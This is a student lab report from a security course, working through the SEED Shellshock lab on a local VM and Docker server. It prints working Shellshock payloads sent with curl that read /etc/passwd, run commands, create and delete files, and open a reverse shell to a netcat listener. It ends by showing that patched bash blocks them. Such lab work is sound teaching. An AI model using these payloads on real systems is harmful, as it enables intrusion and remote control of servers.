


Adam Albawab  
09/24/2021  
CSE5382-001

## Assignment 2: Shellshock

### Task 1:

The first task was to create an experiment to verify the vulnerability in bash\_shellshock. The experiment that I created used rather simple code. The program was called vul.c and included two notable lines. The first being `setuid(getuid());` and the second was `system("/bin/ls -l");`. These two lines would result in the program displaying the files contained in the current directory if the shellshock attack failed. However, if the attack succeeded then our potentially malicious command would be executed and in our case a root shell would be opened. This experiment was a success as can be seen below. I was able to link the `bin/sh` to `bin/bash_shellshock`, change the vul to root privilege and the shell was successfully opened. I then relinked `bin/sh` to `bin/bash` and the program resumed its normal behaviour.



```
seed@VM: ~/.../Doc
[09/24/21] seed@VM:~/.../Doc$ sudo ln -sf /bin/bash_shellshock /bin/sh
[09/24/21] seed@VM:~/.../Doc$ ls -l /bin/bash_shellshock
-rwxr-xr-x 1 root root 4919752 Sep 24 18:38 /bin/bash_shellshock
[09/24/21] seed@VM:~/.../Doc$ gcc vul.c -o vul
[09/24/21] seed@VM:~/.../Doc$ ./vul
total 4836
-rwxrwxr-x 1 seed seed 4919752 Sep 23 23:21 bash_shellshock
drwxrwxr-x 3 seed seed 4096 Sep 23 23:15 Labsetup2
-rwxrwxr-x 1 seed seed 16784 Sep 24 18:49 vul
-rw-rw-r-- 1 seed seed 142 Sep 23 22:57 vul.c
[09/24/21] seed@VM:~/.../Doc$ sudo chown root vul
[09/24/21] seed@VM:~/.../Doc$ sudo chmod 4755 vul
[09/24/21] seed@VM:~/.../Doc$ ls -l vul
-rwsr-xr-x 1 root seed 16784 Sep 24 18:49 vul
[09/24/21] seed@VM:~/.../Doc$ export foo='() { echo "hello"; }; /bin/sh'
[09/24/21] seed@VM:~/.../Doc$ ./vul
sh-4.2# exit
exit
[09/24/21] seed@VM:~/.../Doc$ sudo ln -sf /bin/bash /bin/sh
[09/24/21] seed@VM:~/.../Doc$ export foo='() { echo "hello"; }; /bin/sh'
[09/24/21] seed@VM:~/.../Doc$ ./vul
total 4836
-rwxrwxr-x 1 seed seed 4919752 Sep 23 23:21 bash_shellshock
drwxrwxr-x 3 seed seed 4096 Sep 23 23:15 Labsetup2
-rwsr-xr-x 1 root seed 16784 Sep 24 18:49 vul
-rw-rw-r-- 1 seed seed 142 Sep 23 22:57 vul.c
[09/24/21] seed@VM:~/.../Doc$
```

## Task 2:

The focus of the second task was to demonstrate how data could be passed to the bash through environment variables. To achieve this objective I used `getenv.cgi` to print out the contents of all the environment variables and examine the different possibilities. This task was split into two sections. In the first section we simply clicked on the link to open it via the browser. The key takeaway from this was that the `HTTP_User_Agent` variable was dictated by my browser and operating system. This can be seen in the snapshot below.

```
***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
```

In the next section the `curl` command was used with differing options in the terminal rather than clicking on a link to execute the `cgi` file. This was done to examine the capabilities of the different options. For `curl -v` there were no environment variables changed however more detailed information was provided. This makes sense as the `-v` option simply makes the output more readable and verbose as can be seen below.

```
[09/24/21]seed@VM:~/.../Labsetup2$ curl -v www.seedlab-shellshock.com/cgi-bin/getenv
.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
```

Unlike “`curl -v`” which cannot pass anything, “`curl -A`” can be used to specify the User-Agent string to send to the HTTP server. This is evident in the snapshot below where the string “my data” was passed to the aforementioned User-Agent environment variable.

```
[09/24/21]seed@VM:~/.../Labsetup2$ curl -A "my data" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
```


Task 2 continued:

Similar to “curl -A” the next two options were also capable of changing environment variables. In the case of “curl -e” the environment variable changed was the HTTP\_Referer variable. Unlike “curl -A” or “curl -e” however, “curl -H” did not change a specific environment variable. Rather “curl -H” was capable of taking a single parameter of an extra header to include in the request. The variables resulting from both commands are below. “Curl -e” on the left and “curl -H” on the right.

***** Environment Variables *****	***** Environment Variables *****
HTTP_HOST=www.seedlab-shellshock.com	HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0	HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*/*	HTTP_ACCEPT=/*/*
HTTP_REFERER=my data	HTTP_AAAAAA=BBBBBB

Task 3:


In the third task the objective was to demonstrate various different things that could be done with a successful shellshock attack. The first subtask was to: get the server to send back the content of the /etc/passwd file. This was completed successfully as can be seen below.



```
seed@VM: ~/.../Labsetup2
[09/24/21]seed@VM:~/.../Labsetup2$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```


Task 3 continued:

The second subtask was to: get the server to tell you its process' user ID. This too was easily done through the `/bin/id` command as seen below.




```
seed@VM: ~/.../Labsetup2
[09/24/21]seed@VM:~/.../Labsetup2$ curl -A "()" { echo hello; };
echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-
shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[09/24/21]seed@VM:~/.../Labsetup2$
```

The third subtask was to: get the server to create a file inside the `/tmp` folder. I did this through the `touch` command as seen below.



```
seed@VM: ~/.../Labsetup2
[09/24/21]seed@VM:~/.../Labsetup2$ curl -H "ATTACK: () { echo hello; };
echo Content_type: text/plain; echo; /bin/touch /tmp/malicious_code; "
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/24/21]seed@VM:~/.../Labsetup2$
```


To verify that the file named “malicious code” had truly been created I ran the command “`ls -l /tmp`” in the root user for the docker container as seen below.



```
root@40110491113e: /
seed@VM: ~/.../Labsetup2
root@40110491113e: /# ls -l /tmp
total 0
-rw-r--r-- 1 www-data www-data 0 Sep 25 00:23 malicious_code
root@40110491113e: /#
```


Task 3 continued:

The last subtask was to: get the server to delete the file that we had just created. This was done with nearly the same command as the last step but touch was changed to rm as seen below.



```
seed@VM: ~/.../Labsetup2
[09/24/21]seed@VM:~/.../Labsetup2$ curl -H "ATTACK: () { echo hello; };
echo Content_type: text/plain; echo; /bin/rm /tmp/malicious_code;"
http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[09/24/21]seed@VM:~/.../Labsetup2$
```

To verify that the file had truly been removed. I again ran the command “ls -l /tmp” in the root user for the docker container as seen below.



```
root@40110491113e: /
seed@VM: ~/.../Labsetup2
root@40110491113e: /
root@40110491113e:/# ls -l /tmp
total 0
root@40110491113e:/#
```

Task 3 Question 1:


No, you cannot steal the content of the shadow file. The reason for this is because as seen in the second subtask the user id of the process is www-data. This means that the user does not have the authorization to access the shadow file as the www-data user is the default user for web server processes. As a result, the user can only access files that the web server process would be able to access.

Task 3 Question 2:

In theory it should be possible to use this method to launch a shellshock attack because it can be used to change an environment variable. We simply need to convert everything after the question mark into url format and then it should be able to work. However I was not able to make this work and repeatedly received errors.

#### Task 4:

The fourth task's goal was to create a reverse shell that would be able to communicate with another shell and receive commands from it for as long as the listening shell program was alive. In the first image below it can be seen that we begin listening through the netcat command on port 6666. Then in the second image there is another shell from where we launch the shellshock attack in the form of connecting to the initial shell. The result of that attack can be seen in the first image/shell where we are again given access as a www-data user. I then used this shell to display the files in the correct working directory to confirm that it was working. This demonstrates how one can use a reverse shell to execute commands on another shell elsewhere.



```
seed@VM: ~/.../Doc
[09/24/21] seed@VM: ~/.../Doc$ nc -nv -l 6666
Listening on 0.0.0.0 6666
Connection received on 10.9.0.80 48346
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@40110491113e:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@40110491113e:/usr/lib/cgi-bin$
```



```
seed@VM: ~/.../Doc
[09/24/21] seed@VM: ~/.../Doc$ curl -A "() { echo hello; };
echo Content_type: text/plain; echo; /bin/bash -i >/dev/
tcp/10.9.0.1/6666 0<&1 2>&1" http://www.seedlab-shellshoc
k.com/cgi-bin/vul.cgi
```

### Task 5:

In the last task we are asked to modify the vul.cgi and getenv.cgi files to link them to the secure bash. After doing this then we are asked to redo task three and report on the difference. As can be seen in the snapshot below for each of the different options given in task three the program runs identically. We are not given access to any shell and the program simply executes the echo statement within that displays the Hello World text in the command line.



```
seed@VM: ~/.../Doc
seed@VM: ~/.../Labsetup2 x root@40110491113e: /lib/cgi-bin x seed@VM: ~/.../Doc
[09/24/21] seed@VM: ~/.../Doc$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[09/24/21] seed@VM: ~/.../Doc$ curl -A "()" { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[09/24/21] seed@VM: ~/.../Doc$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/malicious_code; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[09/24/21] seed@VM: ~/.../Doc$ curl -H "ATTACK: () { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/malicious_code; " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
Hello World
[09/24/21] seed@VM: ~/.../Doc$
```